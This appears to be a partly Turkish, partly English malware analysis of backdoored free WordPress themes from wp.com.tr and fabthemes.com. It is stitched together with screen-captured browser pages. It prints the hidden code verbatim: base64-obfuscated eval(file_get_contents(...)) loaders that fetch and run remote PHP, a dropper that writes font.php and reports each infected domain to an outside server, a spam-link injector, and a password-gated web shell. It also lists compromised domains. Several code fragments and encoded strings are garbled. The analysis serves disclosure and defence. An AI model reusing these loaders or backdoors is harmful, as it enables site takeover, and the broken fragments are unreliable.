PHP-Kodu:
eval(@file_get_contents(base64_decode("aHR0cDovL3dwlWVbSS0c193e150eHq=")));
```

php bilgim olduğu için bir sayfayı çağırdım: biliyordum burda kodu decode ettim

Alıntı:

Alıntı:

<http://wp.com.tr/wz.txt>

şöyle bir sayfa çıktı içini açtım ve

```
PHP-Kodu:
$stdin = getcwd();
$yol = $stdin."/wp-includes/fonts/font.php";if ( file_exists( $yol ) ) {
    else {
        @touch($yol);
        $sh = "fippp eval(base64_decode("DQp1cnJvc1ByZX8vcnRpbmc0CK70QpZXIzalihuX3N0YXJ3K0kK");
        $keyit = fopen($yol, "a");
        @fwrite($keyit,$sh);
        @fwrite($keyit,"v\r");
        @fclose($keyit);

        if(@function_exists("curl_init")){
            @get_veriler1 = "a+/".$_SERVER['SERVER_NAME'];
            @sch = curl_init();
            @curl_setopt( $sch, CURLOPT_URL , "http://wp.com.tr/alankontrol/1.php");$get_ver
            @sver1 = curl_exec($sch);
            @curl_close($sch);
        }elseif(@function_exists("file_get_contents")){
            @file_get_contents("http://wp.com.tr/alankontrol/1.php");a+/".$_SERVER['SERVER_NA
        }elseif(
        }
    }
}
```

olduğunu gördüm büyük ihtimal içerinde shell var domainleri birerde tutuyor dikkat etmenizde fayda vardır bilginize Konu Valins verdevsa lütfen beni uyarın moderatörlere bildiririm doğru kategorisine taşıyalım.

kaydedilen domain listesi

Spencer Göze

http://wp.com.tr/alankontrol/salo_davaro_salako.txt

Comment Links

wp.com.tr/alankontrol/salo_davaro_salako.txt

Not secure | wp.com.tr/alankontrol/salo_davaro_salako.txt

Hack 4 Career: Inform LinkedIn Mert SARICA (mertsar) Inbox - mertsarica@

ceskepornovidea.cz/
hdpornqueens.com/
buycheap.website.tk/
www.cameratub.com/
hotfuck.org/
arab2sex.com/
vids3k.com/
www.ffff.dev.cc/
www.novinhadanet.tk/
milfcams.ga/
tamilbigboss.tk/
xvideossexgay.com/
gaysexvidshd.cf/
credpar.com.br/
porncompilationxxx.com/
www.kariyerdunyasi.org/
46.101.10.120/
letopduporn.fr/
tema.nudesdosfamosos.com/
mif.moe/
18.218.157.196/
negrosfollando.com/
moodballbusting.hebergnatuit.net/
www.araindirizile.com/
turkpornoral.com/
demo.collectionofporn.us/
vidbokepsex.com/
isex.esy.es/
a1uehara.pro/
hediyepornoral.com/
www.vegliesstelle.org/

When I looked at the code block in the functions.php file, I saw the fflink() function, called from the footer.php file, which allows unwanted links to be pulled and added from the address [http://www\[.\]fabthemes.com/fabthemes.php?getlink=](http://www[.]fabthemes.com/fabthemes.php?getlink=), and the eval() function which allows remote command execution.

```
GNU nano 2.9.3 footer.php
<?php
/*
 * The template for displaying the footer.
 * Contains the closing of the #content div and all content after
 *
 * @package fabthemes
 */
?>

</div><!-- #content -->
<div id="footer-widgets" class="clearfix">
  <div class="container"> <div class="row">
    <?php dynamic_sidebar( 'footerbar' ); ?>
  </div></div>

<div id="colophon" class="site-footer" role="contentinfo">
  <div class="container"> <div class="row">
    <div class="col-md-12">
      <div class="site-info">
        Copyright &copy; <?php echo date('Y'); ?> <a href="<?php bloginfo('url'); ?>" title="<?php bloginfo('name'); ?>"><?php bloginfo('name'); ?></a> - <?php bloginfo('description'); ?>
        <?php fflink(); ?> <a href="http://fabthemes.com/<?php echo FT_Scope::tool()->themeName ?>/>"><?php echo FT_Scope::tool()->themeName ?> WordPress Theme</a>
      </div></div>
    </div></div>
  </div><!-- #colophon -->
</div><!-- #page -->

<?php wp_footer(); ?>

<script type="text/javascript">
  jQuery("i, inhead").backstretch("<?php echo ft_of_get_option('Fabthemes_header',''); ?>");
</script>
</body>
</html>

GNU nano 2.9.3 Functions.php
    'desc' => '',
  ); ?>
</div>

<div class="alignleft"><p><label for="<?php echo $field_type_object->_id( '_minutes' ); ?>">Minutes</label></p>
<?php echo $field_type_object->input( array(
  'class' => 'cmb_text_small',
  'name' => $field_type_object->_name( 'minutes' ),
  'id' => $field_type_object->_id( '_minutes' ),
  'value' => $value[ 'minutes' ],
  'desc' => '
  ); ?>
</div>

<?php
echo "<br>";
echo $field_type_object->_desc( true );
}

/* Credits */
function selfurl() {
  $url = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
  $_SERVER['PHP_SELF'];
  $url = parse_url($url, PHP_URL_PATH);
  $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
  $port = ($_SERVER['SERVER_PORT'] == "80") ? "" : (":".$_SERVER['SERVER_PORT']);
  $server = ($_SERVER['SERVER_NAME'] == 'localhost') ?
  $_SERVER['SERVER_ADDR'] : $_SERVER['SERVER_NAME'];
  return $protocol."://".$_SERVER['SERVER_NAME'].$port.$url;
}

function fflink() {
  global $wpdb, $wp_query;
  if (!is_page() && !is_front_page()) return;
  $contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
  WHERE post_type = 'page' AND post_title LIKE 'contacts'");
  if (($contactid != $wp_query->post->ID) && ($contactid !=
  !is_front_page())) return;
  $fflink = get_option('fflink');
  $ffref = get_option('ffref');
  $x = $_REQUEST['DKSMFYUW'];
  if (!isset($fflink) || $x && ($x == $ffref)) {
    $x = $x ? "&ffref=$ffref" : "";
    $response = wp_remote_get('http://www.fabthemes.com/fabthemes.php?getlink='.urlencode(selfurl()));
    if (is_array($response)) $fflink = $response['body']; else $fflink = '';
    if (substr($fflink, 0, 11) != 'fabthemes#')
      $fflink = '';
    else {
      $fflink = explode('#', $fflink);
      if (isset($fflink[2]) && $fflink[2]) {
        update_option('ffref', $fflink[1]);
        update_option('fflink', $fflink[2]);
        $fflink = $fflink[2];
      }
      else $fflink = '';
    }
  }
  echo $fflink;
}

eval(@file_get_contents(base64_decode("aHR0cDovL3dnLnVibS50c193ei50eHQ=")));

GNU nano 2.9.3 Functions.php
    'desc' => '',
  ); ?>
</div>

<div class="alignleft"><p><label for="<?php echo $field_type_object->_id( '_minutes' ); ?>">Minutes</label></p>
<?php echo $field_type_object->input( array(
  'class' => 'cmb_text_small',
  'name' => $field_type_object->_name( 'minutes' ),
  'id' => $field_type_object->_id( '_minutes' ),
  'value' => $value[ 'minutes' ],
  'desc' => '
  ); ?>
</div>

<?php
echo "<br>";
echo $field_type_object->_desc( true );
}

/* Credits */
function selfurl() {
  $url = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
  $_SERVER['PHP_SELF'];
  $url = parse_url($url, PHP_URL_PATH);
  $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
  $port = ($_SERVER['SERVER_PORT'] == "80") ? "" : (":".$_SERVER['SERVER_PORT']);
  $server = ($_SERVER['SERVER_NAME'] == 'localhost') ?
  $_SERVER['SERVER_ADDR'] : $_SERVER['SERVER_NAME'];
  return $protocol."://".$_SERVER['SERVER_NAME'].$port.$url;
}

function fflink() {
  global $wpdb, $wp_query;
  if (!is_page() && !is_front_page()) return;
  $contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
  WHERE post_type = 'page' AND post_title LIKE 'contacts'");
  if (($contactid != $wp_query->post->ID) && ($contactid !=
  !is_front_page())) return;
  $fflink = get_option('fflink');
  $ffref = get_option('ffref');
  $x = $_REQUEST['DKSMFYUW'];
  if (!isset($fflink) || $x && ($x == $ffref)) {
    $x = $x ? "&ffref=$ffref" : "";
    $response = wp_remote_get('http://www.fabthemes.com/fabthemes.php?getlink='.urlencode(selfurl()));
    if (is_array($response)) $fflink = $response['body']; else $fflink = '';
    if (substr($fflink, 0, 11) != 'fabthemes#')
      $fflink = '';
    else {
      $fflink = explode('#', $fflink);
      if (isset($fflink[2]) && $fflink[2]) {
        update_option('ffref', $fflink[1]);
        update_option('fflink', $fflink[2]);
        $fflink = $fflink[2];
      }
      else $fflink = '';
    }
  }
  echo $fflink;
}

eval(@file_get_contents(base64_decode("aHR0cDovL3dnLnVibS50c193ei50eHQ=")));
```

Ana sayfaya istenmeyen bağlantı adreslerini eklene fonksiyon (fflink)

Uzaktan komut çalıştırılmasını sağlayan komut (http://wp.com.tr/wz.txt)

When I visited the address <http://www.fabthemes.com>, I encountered a theme site like <http://wp.com.tr>. After downloading all the themes on this site, I again searched for the eval() function and found harmful code blocks in the functions.php and footer.php files, just like on the <http://wp.com.tr> site. The character string hidden with base64 in the functions.php file of the themes on this site was different from those on the <http://wp.com.tr> site (ZXZhbChAZmIsZV9nZXRFY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS50c193ei50eHQ=L3gudHh0IikpOw==), which caught my attention.

Free WordPress Themes | X

www.fabthemes.com

Hack 4 Career, Info... LinkedIn Mert SARICA (mert... Inbox - mert.sarica@

Other bookmarks

FabThemes

Home Browse Themes · FAQs Hosting for WordPress Contact

FABULOUS
WORDPRESS THEMES
AVAILABLE FOR FREE

Latest Themes Popular Themes

Websites for Wedding
Wedding Themes

FREE DOWNLOAD
We love free loaders

Fabthemes brings you some of the best elegant and premium quality WordPress themes. That is just not all of it. We bring them to you for free! Yes, you can download and use these cool themes for free.

THEME OPTIONS
What's under the hood

Fabthemes are not just good looking free wordpress themes. They are even awesome under the hood. All themes are built with options panel to adjust and configure various theme settings and options.

NO JUNK CODE
We care about you

Unlike other free themes spawning out there, we do not encrypt our theme footer files. We keep it clean and transparent so that you can use our themes with the confidence that your site will be safe.

:o)

LATEST RELEASES

16,100 Mark Buffalo Web Developer from Angard

Index of /get


www.fabthemes.com/get/

Hack 4 Career, Info... LinkedIn Mert SARICA (mert... Inbox - mert.sarica@

Other bookmarks

Index of /get


Name	Last modified	Size	Description
Parent Directory	-	-	-
Ajaxify.zip	2017-07-02 11:35	387K	
Arkham.zip	2017-07-02 11:47	569K	
Atlanta.zip	2017-07-02 12:08	315K	
Avenue.zip	2017-07-02 11:51	444K	
Axis.zip	2017-07-02 12:12	472K	
Balena.zip	2017-07-02 12:22	824K	
Binary.zip	2017-07-02 12:25	263K	
Boston.zip	2017-07-02 12:27	263K	
Boxoffice.zip	2017-07-02 12:42	376K	
Bronte.zip	2017-07-02 12:44	182K	
Canyon.zip	2017-07-02 12:46	526K	
Carmen.zip	2017-07-02 12:49	143K	
Celesta.zip	2017-07-02 12:51	198K	
Cupid.zip	2017-07-02 12:53	538K	
Delphi.zip	2017-07-02 13:00	301K	
Diablo.zip	2017-07-02 13:01	535K	
Dione.zip	2017-07-02 13:02	346K	
Django.zip	2017-07-02 13:04	168K	
Drustan.zip	2017-07-02 13:05	415K	
Ebony.zip	2017-07-02 13:06	293K	
Edivos.zip	2017-07-02 13:07	170K	
Elessa.zip	2017-07-02 13:08	301K	
Enigma.zip	2017-07-02 13:09	302K	
Faith.zip	2017-07-02 13:12	397K	
Financio.zip	2017-07-02 13:13	137K	
Firecrow.zip	2017-07-02 13:13	590K	
Frontier.zip	2017-07-02 13:13	163K	
Galleria.zip	2017-07-02 13:13	601K	
Garvan.zip	2017-07-02 13:20	256K	
Gears.zip	2017-07-02 13:20	523K	
Gordon.zip	2017-07-02 13:21	432K	
Halifax.zip	2017-07-02 13:21	161K	
Hector.zip	2017-07-02 13:21	245K	
Helix-matrimony.zip	2017-07-02 13:21	233K	
Helix.zip	2017-07-02 13:21	453K	
Horcrux.zip	2017-07-02 13:21	387K	
Irene.zip	2017-07-02 15:18	943K	
The Avenue.zip	2017-07-02 15:25	962K	



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

050c5218c20c624956eab832283a59b7



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QuorumV3.1 BackupDefaults

Hash	Type	Result
050c5218c20c624956eab832283a59b7	Unknown	Not Found

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

When I decoded another character string hidden with base64, ZXZhbChAZm1sZV9nZXRFyY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0Iikp0w==, I found the address [http://yakaladimsizi\[.\]com/yabanci/x.txt](http://yakaladimsizi[.]com/yabanci/x.txt). When I visited this page, I encountered a PHP code that retrieves the data from the address in the "wp" parameter, writes itself to the file wp-includes/js/js.php and then sends the site name to the [http://wp\[.\]com.tr/alankontrol/l.php](http://wp[.]com.tr/alankontrol/l.php) address just as it was done in font.php file.

```
GNU nano 2.9.3 functions.php
}
The network connection was aborted by the local system.
}
add_action( 'wp_enqueue_scripts', 'fabthemes_scripts' );
eval(base64_decode('ZXZhbChAZm1sZV9nZXRFyY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0Iikp0w=='));
/* Credits */

function selfurl() {
    $url = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
    $_SERVER['PHP_SELF'];
    $url = parse_url($url, PHP_URL_PATH);
    $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
    $port = ($_SERVER['SERVER_PORT'] == "80") ? "" : (":" . $_SERVER['SERVER_PORT']);
    return $protocol . "://" . $_SERVER['SERVER_NAME'] . $port . $url;
}

function fflink() {
    global $wpdb;
    if (!is_page() && !is_home()) return;
    $contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
    WHERE post_type = 'page' AND post_title LIKE 'contact%'");
    if (($contactid != get_the_ID()) && ($contactid != is_home())) return;
    $fflink = get_option('fflink');
    $ffref = get_option('ffref');
    $x = $_REQUEST['DKSWFYU**'];
    if (!isset($x) && ($x == $ffref)) {
        $x = $x ? $ffref : $ffref;
        $response = wp_remote_get("http://www.fabthemes.com/fabthemes.php?getlink=".urlencode(selfurl()).$x);
        if (is_array($response)) $fflink = $response['body']; else $fflink = '';
        if (substr($fflink, 0, 11) != 'fabthemes#')
            $fflink = '';
        else {
            $fflink = explode('#', $fflink);
            if (isset($fflink[2]) && $fflink[2]) {
                update_option('ffref', $fflink[1]);
                update_option('fflink', $fflink[2]);
                $fflink = $fflink[2];
            }
            else $fflink = '';
        }
    }
    echo $fflink;
}

/* ajax */
```




4 haneli yönetici parolası. :

4 haneli yönetici parolası. :

Create Droplets

Choose an image ?

Distributions Container distributions One-click apps Snapshots Backups

Discourse 2.0.20170531 on 16.04	Django 1.8.7 on 16.04	Docker 17.12.0 on 16.04
Dokku 0.11.3 on 16.04	Ghost 1.21.1 on 16.04	GitLab 10.6.4-ce.0 on 16.04
LAMP on 16.04	LEMP on 16.04	Machine Learning and AI
MEAN on 16.04	MongoDB 3.4.10 on 16.04	MySQL on 16.04
NodeJS 6.12.3 on 16.04	PhpMyAdmin on 16.04	Ruby-on-Rails on 16.04
WordPress 4.9.1 on 16.04		


Choose a size

Standard Droplets

Balanced virtual machines with a healthy amount of memory tuned to host and scale applications like blogs, web applications, testing / staging environments, in-memory caching and databases.

CPU Optimized Droplets

Compute optimized virtual machines with dedicated hyper-threads from best in class Intel CPUs for CPU intensive applications like CI/CD, video encoding, machine learning, ad serving, batch processing and active front-end web servers.




```
GNU nano 2.5.3 File: wp-includes/js/js.php
<?php
if($REQUEST) {
    if(isset($_GET['wp'])) {
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Possible Hacking Attempt] Client: " . print_r($_SERVER['REMOTE_ADDR'], true) .
        " wp: " . print_r($_GET['wp'], true) . "\n", 3, "/var/www/html/honeyweb.txt");
    }
}

/* <?php @eval(file_get_contents("http://".$_GET['wp'])); ?> */
?>

GNU nano 2.5.3 File: wp-includes/fonts/font.php
<?php
error_reporting(0);
session_start();
ob_start();
/*
 * Handle Trackbacks and Pingbacks sent to WordPress
 *
 * @since 0.71
 *
 * @package WordPress
 * @subpackage Trackbacks
 */

/**
 * Make theme available for translation
 * Translations can be filed in the /languages/ directory
 * if you're building a theme based on web2feel, use a find and replace
 * to change 'web2feel' to the name of your theme in all the template files
 */

/**
 * Front WordPress AJAX Process Execution.
 *
 * @package WordPress
 *
 * @link http://codex.wordpress.org/AJAX_in_Plugins
 */

/**
 * Executing AJAX process.
 *
 * @since WordPress 1.4
 */

/**
 * Author Template
 *
 * The template for displaying Author Profile pages.
 *
 * @package WordPress
 * @subpackage Template
 * @since WordPress 1.0
 */

/* Loads the "Author Filter Template" based on the query var "filter_type"
 */
$dosyaurl=$_SERVER["HTTP_HOST"];
$u = $_GET['u'];
if(substr($dosyaurl,0,3)=="$u"){
    $sifre = md5($_POST["sifre"]);
    $buton2 = $_POST["buton2"];
    if($buton2){
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Possible Hacking Attempt] Client: " . print_r($_SERVER['REMOTE_ADDR'], true) .
        " u: " . print_r($_GET['u'], true) . " Sifre: " . print_r($_POST['sifre'], true) . "\n", 3, "/var/www/html/honeyweb.txt");
        if($sifre=="050c5218c20c624956eab832283a59b7"){
            session_start();
            $_SESSION["oturum"]=md5($_POST["sifre"]);
            header("Location:?u=".$u."&substr($dosyaurl,0,3)");
        }
    }
}

if($_SESSION["oturum"]!="050c5218c20c624956eab832283a59b7"){
```


After a short while, the malicious person entered a 13-character complex password consisting of special characters, upper and lower case letters, and numbers, that matches the md5 digest value 050c5218c20c624956eab832283a59b7, into the font.php file! After not receiving the response he expected, he then sent the address raw.githubusercontent.com/eynisey/test/master/test.txt, which allows for remote uploading of a php web shell to the file system via the "wp" parameter, to the js.php file and thus, two methods emerged that provided the malicious user the ability to access the target system.


```
GNU nano 2.5.3 File: wp-content/themes/jobpress/functions.php
/* eval(base64_decode('ZxhbcHJmZsV9NzRfV2RudVdWotahdHdA6Iy95VthbGKadIzXpplmVb95YwHbmpl3gudh0iKp0w==')); */
$set_verifier1 = "http://wp.com.tr/yakaladinsizi.com/yabanci/1.php?http://$_SERVER['HTTP_HOST']";
if(file_get_contents($set_verifier1)){
    error_log(print_r(date("d-m-Y H:i:s"), $_SERVER['REQUEST_TIME'], true), " [Yakaladinsizi.com Request] Client: ", print_r($_SERVER['REMOTE_ADDR'], true),
    " Request: ", print_r($set_verifier1, true), "\r\n", 3, "/var/www/html/honeyweb.txt");
}
if(@function_exists("curl_init")){
    $set_verifier1 = "http://wp.com.tr/alankontrol/1.php?http://$_SERVER['SERVER_NAME']";
    $ch = curl_init($set_verifier1);
    $curl_setopt($ch, CURLOPT_URL, $set_verifier1);
    error_log(print_r(date("d-m-Y H:i:s"), $_SERVER['REQUEST_TIME'], true), " [wp.com.tr Request] Client: ", print_r($_SERVER['REMOTE_ADDR'], true),
    " Request: ", print_r($set_verifier1, true), "\r\n", 3, "/var/www/html/honeyweb.txt");
    $sver1 = curl_exec($ch);
    $curl_close($ch);
}
elseif(function_exists("file_get_contents")){
    $set_verifier1 = "http://wp.com.tr/alankontrol/1.php?http://$_SERVER['SERVER_NAME']";
    if(file_get_contents($set_verifier1)){
        error_log(print_r(date("d-m-Y H:i:s"), $_SERVER['REQUEST_TIME'], true), " [wp.com.tr Request] Client: ", print_r($_SERVER['REMOTE_ADDR'], true),
        " Request: ", print_r($set_verifier1, true), "\r\n", 3, "/var/www/html/honeyweb.txt");
    }
}
else{
    //
}

function selfurl() {
    $url = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
    $_SERVER['PHP_SELF'];
    $url = parse_url($url, PHP_URL_PATH);
    $protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
    $port = ($_SERVER['SERVER_PORT'] == "80") ? "" : (":" . $_SERVER['SERVER_PORT']);
    $server = ($SERVER['SERVER_NAME'] == "localhost") ? $_SERVER['SERVER_ADDR'] : $_SERVER['SERVER_NAME'];
    return $protocol . "://" . $server . $port . $url;
}

